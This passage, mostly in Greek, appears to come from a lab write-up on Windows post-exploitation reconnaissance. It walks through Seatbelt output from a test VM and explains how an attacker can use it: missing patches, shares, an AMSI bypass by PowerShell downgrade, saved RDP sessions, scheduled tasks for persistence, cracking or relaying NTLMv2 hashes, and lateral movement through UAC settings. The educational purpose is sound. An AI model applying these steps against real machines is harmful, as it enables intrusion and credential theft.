  KB4023057  4/30/2021 10:30:00 AM   UpdateOrchestrator   2021-03 Update for Windows 10 Version 1809 for x64-based Systems (KB4023057)
  KB890830   4/30/2021 10:29:58 AM   UpdateOrchestrator   Windows Malicious Software Removal Tool x64 - v5.88 (KB890830)
  KB5001342  4/30/2021 10:29:09 AM   UpdateOrchestrator   2021-04 Cumulative Update for Windows 10 Version 1809 for x64-based Systems
  (KB5001342)
  KB2267602  4/30/2021 10:03:33 AM   Windows Defender     Security Intelligence Update for Microsoft Defender Antivirus - KB2267602
  (Version 1.337.263.0)
```

Έχουμε ήδη προαναφέρει ότι είναι ζωτικής σημασίας να γνωρίζουμε αν υπάρχουν ενημερώσεις στο σύστημα και ποιες είναι αυτές. Ένα καλά ενημερωμένο σύστημα θωρακίζεται από τυχόν αστοχίες που μπορούν να επιτρέψουν την εκμετάλλευσή του από κακόβουλους χρήστες.


Στον αντίποδα, ως επιτιθέμενοι θέλουμε να ξέρουμε τι υπάρχει εγκατεστημένο σ' ένα σύστημα και τι όχι. Αρκεί να λείπει και μια μόνο ενημέρωση για να καταστήσει το τερματικό ευάλωτο και να μας επιτρέψει ανάκτηση στοιχείων, μόνιμη πρόσβαση (persistence) και ουσιαστική δικαιοδοσία επί του μηχανήματος.

(xiii) Δικτυακά Προφίλ:

```
====== NetworkProfiles ======

ProfileName                 : Network
Description                 : Network
NetworkCategory             : HOME
NetworkType                 : WIRED
Managed                     : 0
DateCreated                 : 3/19/2019 11:47:55 AM
DateLastConnected           : 3/19/2019 11:47:55 AM

ProfileName                 : plainconcepts.com
Description                 : plainconcepts.com
NetworkCategory             : PUBLIC
NetworkType                 : WIRED
Managed                     : 1
DateCreated                 : 3/19/2019 11:47:58 AM
DateLastConnected           : 3/19/2019 11:47:58 AM

ProfileName                 : Network 2
Description                 : Network
NetworkCategory             : PUBLIC
NetworkType                 : WIRED
Managed                     : 0
DateCreated                 : 4/3/2021 10:41:23 AM
DateLastConnected           : 4/3/2021 10:41:23 AM
```

Μια πολύ ενδιαφέρουσα πληροφορία που μας δείχνει πόσες και ποιες δικτυακές συνδέσεις έχουμε, τι τύπου (Wired) και σε ποιο σετ κανόνων Firewall υπάγονται (Home, Work, Public). Βλέπουμε επίσης ποιο δικτυακό προφίλ είναι ενεργό και με τις προηγούμενες πληροφορίες, μπορούμε να συλλέξουμε επιπλέον στοιχεία για να εκκινήσουμε μια δικτυακή επίθεση


(xiv) Κοινόχρηστοι Δικτυακοί Πόροι (Network Shares):



Σε συνδυασμό με την προηγούμενη υποενότητα, η γνώση των κοινόχρηστων αρχείων ή φακέλων είναι μια εξίσου ισχυρή πληροφορία. Η πρόσβαση σε δικτυακούς πόρους μπορεί να αποτελέσει εφαλτήριο για δικτυακές επιθέσεις, προσβολή άλλων τερματικών (target acquiring), υποκλοπή δεδομένων κι άλλες κακόβουλες ενέργειες που μπορούν να βλάψουν πλέον έναν οργανισμό ή μια εταιρεία σε μεγαλύτερη κλίμακα.

Στην παρούσα αναφορά βλέπουμε ότι υπάρχουν ενεργά μόνο οι διαχειριστικοί κοινόχρηστοι πόροι (Administrative Shares), τα οποία είναι τα Admin$, C$ & IPC$. Οι κρυφοί διαχειριστικοί πόροι (Administrative Hidden Shares) δημιουργούνται εξ' ορισμού από το λειτουργικό σύστημα και χρησιμοποιούνται από τους διαχειριστές συστημάτων, για να προσπελαύνουν απομακρυσμένα τα συγκεκριμένα συστήματα. Φυσικά, το ίδιο μπορούν να κάνουν και οι κακόβουλοι χρήστες.

(xv) PowerShell:



Ένα από τα πιο δυνατά εργαλεία που έχουμε στη διάθεσή μας είτε ως διαχειριστές, είτε ως επιτιθέμενοι, είναι η κονσόλα PowerShell των Windows. Μέσα από το PowerShell μπορούμε να εκτελέσουμε πολύ πιο ισχυρές εντολές σε σχέση με ένα απλό τερματικό εντολών ακόμα κι αν είναι με διαχειριστικά δικαιώματα.

Η παρούσα αναφορά μας επιτρέπει να γνωρίζουμε τι έκδοση PowerShell έχουμε, καθώς και την αντίστοιχη CLR (Common Language Runtime) που βασίζεται στο εγκατεστημένο πλαίσιο .NET. Το .NET παρέχει ένα περιβάλλον χρόνου εκτέλεσης, που ονομάζεται εκτέλεση κοινής γλώσσας (common language runtime), το οποίο εκτελεί τον κώδικα και παρέχει υπηρεσίες που διευκολύνουν τη διαδικασία ανάπτυξης.

Επιπρόσθετα, μας ενδιαφέρει η πληροφορία ότι η συγκεκριμένη έκδοση PowerShell υποστηρίζει εγγενώς προστασία μέσω ελέγχου για anti-malware (AMSI) και μας προτείνει να υποβαθμίσουμε το PowerShell σε μια προγενέστερη έκδοση, για να την παρακάμψουμε.

(xvi) Διεργασίες (εκτός Microsoft):

```
====== Processes ======

Collecting Non Microsoft Processes (via WMI)

ProcessName                    : VBoxTray
ProcessId                      : 5708
ParentProcessId                : 3076
CompanyName                    : Oracle Corporation
Description                    : VirtualBox Guest Additions Tray Application
Version                        : 6.1.18.142142
Path                           : C:\Windows\System32\VBoxTray.exe
CommandLine                    : "C:\Windows\System32\VBoxTray.exe"
IsDotNet                       : False

ProcessName                    : VBoxService
ProcessId                      : 1496
ParentProcessId                : 552
CompanyName                    : Oracle Corporation
Description                    : VirtualBox Guest Additions Service
Version                        : 6.1.18.142142
Path                           : C:\Windows\System32\VBoxService.exe
CommandLine                    : C:\Windows\System32\VBoxService.exe
IsDotNet                       : False

ProcessName                    : ruby
ProcessId                      : 2172
ParentProcessId                : 552
CompanyName                    : http://www.ruby-lang.org/
Description                    : Ruby interpreter (CUI) 2.0.0p648 [x64-mingw32]
Version                        : 2.0.0p648
Path                           : C:\Program Files\Puppet Labs\Puppet\sys\ruby\bin\ruby.exe
CommandLine                    : "C:\Program Files\Puppet Labs\Puppet\sys\ruby\bin\ruby.exe" -rubygems "C:\Program Files\Puppet
Labs\Puppet\service\daemon.rb"
IsDotNet                       : False
```

Ένα εξίσου μεγάλο κομμάτι της αναφοράς είναι η αναλυτική παράθεση των διεργασιών που τρέχουν στο σύστημα, ειδικά αυτές που εκτελούνται παρασκηνιακά. Αναφέρεται το όνομά τους, το ID τους (ProcessID), η γονική διεργασία από την οποία προέρχονται (ParentProcessID), το όνομα της εταιρείας που δημιούργησε τα εκτελέσιμα, περιγραφή, η έκδοσή τους, η θέση τους στο σύστημα (Path), η εντολή που εκκινεί την εκτέλεση, καθώς και αν υπάγονται στο πλαίσιο της .NET.

(xvii) Διαμόρφωση συνεδριών PowerShell:

```
====== PSSessionSettings ======

Name : Microsoft.PowerShell
  BUILTIN\Administrators                AccessAllowed
  NT AUTHORITY\INTERACTIVE              AccessAllowed
  BUILTIN\Remote Management Users       AccessAllowed

Name : Microsoft.PowerShell.Workflow
  BUILTIN\Administrators                AccessAllowed
  BUILTIN\Remote Management Users       AccessAllowed

Name : Microsoft.PowerShell32
  BUILTIN\Administrators                AccessAllowed
  NT AUTHORITY\INTERACTIVE              AccessAllowed
  BUILTIN\Remote Management Users       AccessAllowed
```

Κάθε περίοδος λειτουργίας PowerShell χρησιμοποιεί μια διαμόρφωση συνεδρίας. Αυτό περιλαμβάνει μόνιμες περιόδους σύνδεσης που δημιουργεί ο χρήστης χρησιμοποιώντας τα cmdlets «New-PSSession» ή «Enter-PSSession» και τις προσωρινές περιόδους λειτουργίας που δημιουργεί το PowerShell, όταν χρησιμοποιείται η παράμετρος «ComputerName» ενός cmdlet που χρησιμοποιεί τεχνολογία απομακρυσμένης διαχείρισης, όπως το Invoke-Command.

Μια διαμόρφωση περιόδου λειτουργίας, γνωστή και ως "τελικό σημείο" (endpoint) είναι μια ομάδα ρυθμίσεων στον τοπικό υπολογιστή που ορίζουν το περιβάλλον για τις περιόδους λειτουργίας PowerShell που δημιουργούνται όταν απομακρυσμένοι ή τοπικοί χρήστες συνδέονται στο PowerShell στον τοπικό υπολογιστή.

Οι διαχειριστές του υπολογιστή μπορούν να χρησιμοποιήσουν διαμορφώσεις περιόδου λειτουργίας για να προστατεύσουν τον υπολογιστή και να ορίσουν προσαρμοσμένα περιβάλλοντα για χρήστες που συνδέονται στον υπολογιστή. Επομένως είναι χρήσιμο να έχουμε μια περιγραφή των διαμορφώσεων συνεδρίας, οι οποίες καθορίζουν τους χρήστες που μπορούν να συνδεθούν στον υπολογιστή εξ αποστάσεως και τις εντολές που μπορούν να εκτελέσουν.

(xviii) Αποθηκευμένες συνδέσεις RDP:

```
====== RDPSavedConnections ======

Saved RDP Connection Information (S-1-5-21-3461203602-4096304019-2269080069-1004)

  RemoteHost                    UsernameHint
  ----------                    ------------
  10.0.2.5                      IEUser

====== RDPSessions ======

  SessionID                 :  0
  SessionName               :  Services
  UserName                  :  \
  State                     :  Disconnected
  HostName                  :
  FarmName                  :
  LastInput                 :  13h:28m:48s:271ms
  ClientIP                  :
  ClientHostname            :
  ClientResolution          :
  ClientBuild               :  0
  ClientHardwareId          :  0,0,0,0
  ClientDirectory           :

  SessionID                 :  1
  SessionName               :  Console
  UserName                  :  MSEDGEWIN10\DomainUser
  State                     :  Active
  HostName                  :
  FarmName                  :
  LastInput                 :  13h:28m:48s:286ms
  ClientIP                  :
  ClientHostname            :
  ClientResolution          :  640x480 @ 2 bits per pixel
  ClientBuild               :  0
  ClientHardwareId          :  0,0,0,0
  ClientDirectory           :
```


Ένα από τα πιο ευπαθή πρωτόκολλα που υπάρχουν είναι το rdp. Πρόκειται για ένα ιδιόκτητο πρωτόκολλο απομακρυσμένης επιφάνειας εργασίας (RDP), που αναπτύχθηκε από τη Microsoft, το οποίο παρέχει στον χρήστη μια γραφική διεπαφή για σύνδεση σε άλλον υπολογιστή μέσω σύνδεσης δικτύου. Ο χρήστης χρησιμοποιεί ένα client λογισμικό RDP για το σκοπό αυτό, ενώ ο άλλος υπολογιστής πρέπει να εκτελεί server λογισμικό RDP.

Υπάρχουν προγράμματα – πελάτες για τις περισσότερες εκδόσεις των Microsoft Windows (συμπεριλαμβανομένων των Windows Mobile), Linux, Unix, macOS, iOS, Android και άλλων λειτουργικών συστημάτων. Οι διακομιστές RDP είναι ενσωματωμένοι σε λειτουργικά

συστήματα Windows. Υπάρχει επίσης ένας διακομιστής RDP για Unix και OS X. Από προεπιλογή, ο διακομιστής ακούει στη θύρα TCP 3389 και στη θύρα UDP 3389. Είναι από τα αγαπημένα πρωτόκολλα των απανταχού κακόβουλων χρηστών, ακριβώς γιατί έχει μια πλειάδα ευπαθειών σε διάφορες εκδόσεις, ακόμα και στις σχετικά πρόσφατες.

Στην συγκεκριμένη αναφορά, βλέπουμε ποιες είναι οι αποθηκευμένες συνδέσεις που έχουν γίνει σε άλλους υπολογιστές μέσω του rdp, ποια χρονική στιγμή, ποιος χρήστης τις εκκίνησε, κλπ.


(xix) Αρχεία στον κάδο ανακύκλωσης:



Αποτελεί συνήθη πρακτική των χρηστών να διαγράφουν αρχεία από τον υπολογιστή τους, ξεχνώντας όμως να τα διαγράψουν οριστικά. Έτσι, παραμένουν στον κάδο ανακύκλωσης για πολύ καιρό και αποτελούν μια ενδιαφέρουσα πληροφορία για τους κακόβουλους χρήστες, ειδικά αν είναι αρχεία που περιέχουν σημαντικά στοιχεία (π.χ. λογαριασμούς τραπεζών, στοιχεία πιστωτικών καρτών, κ.α.).

Στην προκειμένη περίπτωση, επειδή πρόκειται για εικονικό μηχάνημα που χρησιμοποιείται για εργαστηριακούς σκοπούς, η λίστα είναι κενή.

(xx) Προγραμματισμένες εργασίες:



Ένας πολύ βολικός τρόπος παρείσφρησης σε ένα λειτουργικό σύστημα είναι μέσω των προγραμματισμένων εργασιών (Scheduled Tasks). Μπορούμε να δούμε αν υπάρχει κάποιο task, το οποίο να μπορούμε να εκμεταλλευτούμε ή αν επιθυμούμε, να τοποθετήσουμε κάποιο δικό μας.

(xxi) Διαπιστευτήρια NTLMv2:

Αν όχι η πιο σημαντική πληροφορία όλης της αναφοράς, ίσως από τις πιο σημαντικές. Εδώ μπορούμε να πάρουμε τα hash αρχεία των κωδικών πρόσβασης όλων των χρηστών του υπολογιστή με περαιτέρω δυνατότητες κλιμάκωσης.

Αφ’ ενός, μπορούμε να επιχειρήσουμε να παραβιάσουμε το hash με τη χρήση εργαλείων, όπως το hashcat ή το john-the-ripper, αφ’ ετέρου μπορούμε να επιχειρήσουμε επίθεση

τύπου NetNTLMv2 relay. Σε κάθε περίπτωση, έχουμε πολλές πιθανότητες να εξάγουμε λειτουργικούς κωδικούς, σε περίπτωση που αυτοί είναι συνηθισμένοι και απλοί (π.χ. 123123).

(xxii) Υπηρεσίες (εκτός Microsoft):

```
====== Services ======

Non Microsoft Services (via WMI)

  Name                  : puppet
  DisplayName           : Puppet Agent
  Description           : Periodically fetches and applies configurations from a Puppet master server.
  User                  : LocalSystem
  State                 : Running
  StartMode             : Auto
  ServiceCommand        : "C:\Program Files\Puppet Labs\Puppet\sys\ruby\bin\ruby.exe" -rubygems "C:\Program Files\Puppet
  Labs\Puppet\service\daemon.rb"
  BinaryPath            : C:\Program Files\Puppet Labs\Puppet\sys\ruby\bin\ruby.exe
  BinaryPathSDDL        : O:SYD:AI(A;ID;FA;;;SY)(A;ID;FA;;;BA)(A;ID;0x1200a9;;;BU)(A;ID;0x1200a9;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)
  ServiceDll            :
  ServiceSDDL           : O:SYD:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;
  CCLCSWLOCRRC;;;SU)
  CompanyName           : http://www.ruby-lang.org/
  FileDescription       : Ruby interpreter (CUI) 2.0.0p648 [x64-mingw32]
  Version               : 2.0.0p648
  IsDotNet              : False

  Name                  : ssh-agent
  DisplayName           : OpenSSH Authentication Agent
  Description           : Agent to hold private keys used for public key authentication.
  User                  : LocalSystem
  State                 : Stopped
  StartMode             : Disabled
  ServiceCommand        : C:\Windows\System32\OpenSSH\ssh-agent.exe
  BinaryPath            : C:\Windows\System32\OpenSSH\ssh-agent.exe
  BinaryPathSDDL        : O:S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464D:PAI(A;;0x1200a9;;;SY)(A;;0x1200a9;;;BA)
  (A;;0x1200a9;;;BU)(A;;FA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;;0x1200a9;;;AC)(A;;0x1200a9;;;S-1-15-2-2)
  ServiceDll            :
  ServiceSDDL           : O:SYD:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;
  CCLCSWLOCRRC;;;SU)(A;;RP;;;AU)
  CompanyName           :
  FileDescription       :
  Version               : 7.7.2.1
  IsDotNet              : False
```

Ένα πολύ σημαντικό κομμάτι του συστήματος είναι και οι υπηρεσίες (services) που εκτελούνται παρασκηνιακά, τόσο από ρουτίνες του λειτουργικού συστήματος, όσο και από διάφορες εγκατεστημένες εφαρμογές.

Αυτό το σημείο της αναφοράς παραθέτει αρκετά αναλυτικά ποιες είναι οι εγκατεστημένες, μη Microsoft υπηρεσίες, που εκτελούνται στο σύστημα. Δίδονται πληροφορίες όπως, το όνομά τους, μια σύντομη περιγραφή, αν εκτελείται ή αν είναι σταματημένη, αν ξεκινά αυτόματα κατά την εκκίνηση του υπολογιστή ή χειροκίνητα, το σημείο που βρίσκεται το εκτελέσιμο της υπηρεσίας (path) και άλλες πληροφορίες.

(xxiii)
Συνδέσεις TCP:

```
====== TcpConnections ======

  Local Address          Foreign Address        State      PID   Service         ProcessName
  0.0.0.0:135            0.0.0.0:0              LISTEN     780   RpcSs           C:\Windows\system32\svchost.exe -k RPCSS -p
  0.0.0.0:445            0.0.0.0:0              LISTEN     4                     System
  0.0.0.0:3389           0.0.0.0:0              LISTEN     352   TermService     C:\Windows\System32\svchost.exe -k NetworkService
  0.0.0.0:5040           0.0.0.0:0              LISTEN     1188  CDPSvc          C:\Windows\system32\svchost.exe -k LocalService -p
  0.0.0.0:5985           0.0.0.0:0              LISTEN     4                     System
  0.0.0.0:7680           0.0.0.0:0              LISTEN     1744  DoSvc           svchost.exe
  0.0.0.0:47001          0.0.0.0:0              LISTEN     4                     System
  0.0.0.0:49664          0.0.0.0:0              LISTEN     460                   wininit.exe
  0.0.0.0:49665          0.0.0.0:0              LISTEN     644   EventLog        C:\Windows\System32\svchost.exe -k
  LocalServiceNetworkRestricted -p
  0.0.0.0:49666          0.0.0.0:0              LISTEN     8     Schedule        C:\Windows\system32\svchost.exe -k netsvcs -p
  0.0.0.0:49667          0.0.0.0:0              LISTEN     1876  Spooler         C:\Windows\System32\spoolsv.exe
  0.0.0.0:49668          0.0.0.0:0              LISTEN     552                   services.exe
  0.0.0.0:49670          0.0.0.0:0              LISTEN     1480  PolicyAgent     C:\Windows\system32\svchost.exe -k
  NetworkServiceNetworkRestricted -p
  0.0.0.0:49672          0.0.0.0:0              LISTEN     560                   C:\Windows\system32\lsass.exe
  10.0.2.4:139           0.0.0.0:0              LISTEN     4                     System
  10.0.2.4:3349          0.0.0.0:0              LISTEN     8     iphlpsvc        C:\Windows\system32\svchost.exe -k netsvcs -p
  10.0.2.4:49706         20.199.120.85:443      ESTAB      8     BITS            C:\Windows\system32\svchost.exe -k netsvcs -p
  10.0.2.4:50062         93.184.220.29:80       CLOSE_WAIT 1460                  "C:\Windows\SystemApps\Microsoft.Windows.
  Cortana_cw5n1h2txyewy\SearchUI.exe" -ServerName:CortanaUI.AppXa50dqqa5gqv4a428c9y1jjw7m3btvepj.mca
  127.0.0.1:135          127.0.0.1:50071        ESTAB      780   RpcSs           C:\Windows\system32\svchost.exe -k RPCSS -p
  127.0.0.1:50071        127.0.0.1:135          ESTAB      4508                  Seatbelt.exe  -group=all
```

Μια ενδιαφέρουσα αναφορά που μας δείχνει τις ανοιχτές θύρες και τις συνδέσεις, καθώς και από ποια διεργασία ή υπηρεσία χρησιμοποιούνται. Όπως και στις προηγούμενες αναφορές, έτσι κι εδώ, μπορούμε να αποκομίσουμε στοιχεία για τις δικτυακές «συναναστροφές» του υπολογιστή – στόχου και να αποκτήσουμε μια νέα λίστα δυνητικών μελλοντικών στόχων.

(xxiv) UAC – User Access Control

```
====== UAC ======

  0                              : 1 - No prompting
  EnableLUA (Is UAC enabled?)    : 1
  LocalAccountTokenFilterPolicy  : 1
  FilterAdministratorToken       :
    [*] LocalAccountTokenFilterPolicy == 1. Any administrative local account can be used for lateral movement.
```

Άλλη μια χρήσιμη πληροφορία είναι αν είναι ενεργοποιημένο το UAC (έλεγχος πρόσβασης χρήστη) κι αν έχουμε τη δυνατότητα να χρησιμοποιήσουμε οποιονδήποτε διαχειριστικό τοπικό λογαριασμό για περαιτέρω πρόσβαση σε πιο ζωτικές πληροφορίες.

Εδώ βλέπουμε ότι είναι και ενεργό, και μπορούμε με έναν οποιονδήποτε διαχειριστικό τοπικό λογαριασμό να έχουμε απεριόριστη πρόσβαση.

(xxv) Συνδέσεις UDP:

```
====== UdpConnections ======

Local Address          PID    Service              ProcessName
0.0.0.0:500            8      IKEEXT               C:\Windows\system32\svchost.exe -k netsvcs -p
0.0.0.0:3389           352    TermService          C:\Windows\System32\svchost.exe -k NetworkService
0.0.0.0:4500           8      IKEEXT               C:\Windows\system32\svchost.exe -k netsvcs -p
0.0.0.0:5050           1188   CDPSvc               C:\Windows\system32\svchost.exe -k LocalService -p
0.0.0.0:5353           940    Dnscache             C:\Windows\system32\svchost.exe -k NetworkService -p
0.0.0.0:5355           940    Dnscache             C:\Windows\system32\svchost.exe -k NetworkService -p
10.0.2.4:137           4                           System
10.0.2.4:138           4                           System
10.0.2.4:1900          3464   SSDPSRV              C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation -p
10.0.2.4:52921         3464   SSDPSRV              C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation -p
127.0.0.1:1900         3464   SSDPSRV              C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation -p
127.0.0.1:52922        3464   SSDPSRV              C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation -p
127.0.0.1:60741        8      iphlpsvc             C:\Windows\system32\svchost.exe -k netsvcs -p
```

Η αντίστοιχη αναφορά που μας δείχνει τις ανοιχτές θύρες και τις συνδέσεις, καθώς και από ποια διεργασία ή υπηρεσία χρησιμοποιούνται για τις θύρες UDP. Όπως και στις συνδέσεις TCP, έτσι κι εδώ, μπορούμε να αποκομίσουμε στοιχεία για τις δικτυακές «συναναστροφές» του υπολογιστή – στόχου και να αποκτήσουμε μια νέα λίστα δυνητικών μελλοντικών στόχων.

(xxvi) Windows Credentials:

```
====== WindowsCredentialFiles ======

Folder : C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Credentials

  FileName    : DFBE70A7E5CC19A398EBF1B96859CE5D
  Description : Local Credential Data

  MasterKey   : 1204b40e-daba-4f52-93f9-1cd084a448b1
  Accessed    : 11/25/2021 3:28:51 PM
  Modified    : 11/25/2021 3:28:51 PM
  Size        : 10944


Folder : C:\Windows\ServiceProfiles\LocalService\AppData\Local\Microsoft\Credentials

  FileName    : DFBE70A7E5CC19A398EBF1B96859CE5D
  Description : Local Credential Data

